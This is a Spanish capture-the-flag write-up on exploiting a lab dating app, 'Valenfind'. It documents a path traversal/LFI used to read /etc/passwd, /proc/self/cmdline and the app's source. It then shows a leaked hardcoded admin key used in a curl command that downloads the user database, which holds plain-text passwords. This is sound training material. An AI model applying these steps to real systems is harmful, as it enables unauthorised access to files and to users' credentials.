



## Valenfind



Pedro Egea Ortega


Índice

Reconocimiento..... 1



Explotación..... 1

## Reconocimiento

Accedo por el buscador a la url y veo la app de citas




Inspeccionando los perfiles encuentro esto que es bastante sospechoso



## Explotación


Parece vulnerable a un LFI (Local File Inclusion), así que pruebo



La aplicación devolvió el siguiente error al enviar una ruta de directorio, pero averiguo que la aplicación es vulnerable a **Path Traversal / LFI**. El parámetro `layout` concatena directamente el input del usuario a la ruta base sin validación, permitiendo navegar fuera del directorio permitido.


- La ruta base del servidor: `/opt/Valenfind/templates/components/`
- El input del usuario NO está siendo sanitizado, ya que los `../` son procesados directamente por el sistema operativo.
- Errno 21 - Is a directory confirma que el traversal funciona y el servidor está intentando abrir la ruta resultante.

Veo el contenido de `/etc/passwd`




Una vez confirmado el Path Traversal, el siguiente objetivo es reconocer el entorno del servidor. **/proc/self/cmdline** es uno de los primeros archivos a probar porque revela cómo fue lanzado el proceso que está sirviendo la aplicación, sin necesidad de adivinar rutas.

Se usaron suficientes `../` para escapar desde la ruta base `/opt/Valenfind/templates/components/` hasta la raíz del sistema, y luego navegar a `/proc/self/cmdline`.



Ahora sabemos la ruta exacta del código fuente: `/opt/Valenfind/app.py` y que es una app Python/Flask.

Accedo al código fuente




De primeras ya veo la base de datos y la contraseña

ADMIN\_API\_KEY = "CUPID\_MASTER\_KEY\_2024\_XOXO"

DATABASE = 'cupid.db'

## De primeras no puedo acceder a la base de datos



## En la linea 222 veo como exportar la base de datos

```
222 @app.route('/api/admin/export_db')
223 def export_db():
224     auth_header = request.headers.get('X-Valentine-Token')
225
226     if auth_header == ADMIN_API_KEY:
227         try:
228             return send_file(DATABASE, as_attachment=True, download_name='valenfind_leak.db')
229         except Exception as e:
230             return str(e)
231     else:
232         return jsonify({"error": "Forbidden", "message": "Missing or Invalid Admin Token"}), 403
233
234 if __name__ == '__main__':
235     if not os.path.exists('templates/components'):
236         os.makedirs('templates/components')
237
238     with open('templates/components/theme_classic.html', 'w') as f:
239         f.write('''
240         <div class="bio-box" style="
241             background: #ffffff;
242             border: 1px solid #e1e1e1;
243             padding: 20px;
244             border-radius: 12px;
245             box-shadow: 0 4px 6px rgba(0,0,0,0.05);
246             text-align: left;">
247         <h3 style="color: #2c3e50; border-bottom: 2px solid #ff4757; padding-bottom: 10px; display: inline-block;">_USERNAME_</h3>
248         <p style="color: #7f8c8d; font-style: italic; line-height: 1.6;">_BIO_</p>
249         </div>
250         ''')
```


## Las contraseñas se almacenan en texto plano

```
137 @app.route('/login', methods=['GET', 'POST'])
138 def login():
139     if request.method == 'POST':
140         username = request.form['username']
141         password = request.form['password']
142         db = get_db()
143         user = db.execute('SELECT * FROM users WHERE username = ?', (username,)).fetchone()
144
145         if user and user['password'] == password:
146             session['user_id'] = user['id']
147             session['username'] = user['username']
148             session['liked'] = []
149             return redirect(url_for('dashboard'))
150         else:
151             return render_template('login.html', error="Invalid credentials.")
152     return render_template('login.html')
```

```
curl -H "X-Valentine-Token: CUPID_MASTER_KEY_2024_XOXO"
```

```
http://10.113.162.240:5000/api/admin/export_db -o basedatos.db
```

```
(pedro@pedro)~$ curl -H "X-Valentine-Token: CUPID_MASTER_KEY_2024_XOXO" http://10.113.162.240:5000/api/admin/export_db -o basedatos.db
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left  Speed
100 16384 100 16384    0    0 130050      0 --:--:-- --:--:-- --:--:-- 131072
```



Y connsigo la flag

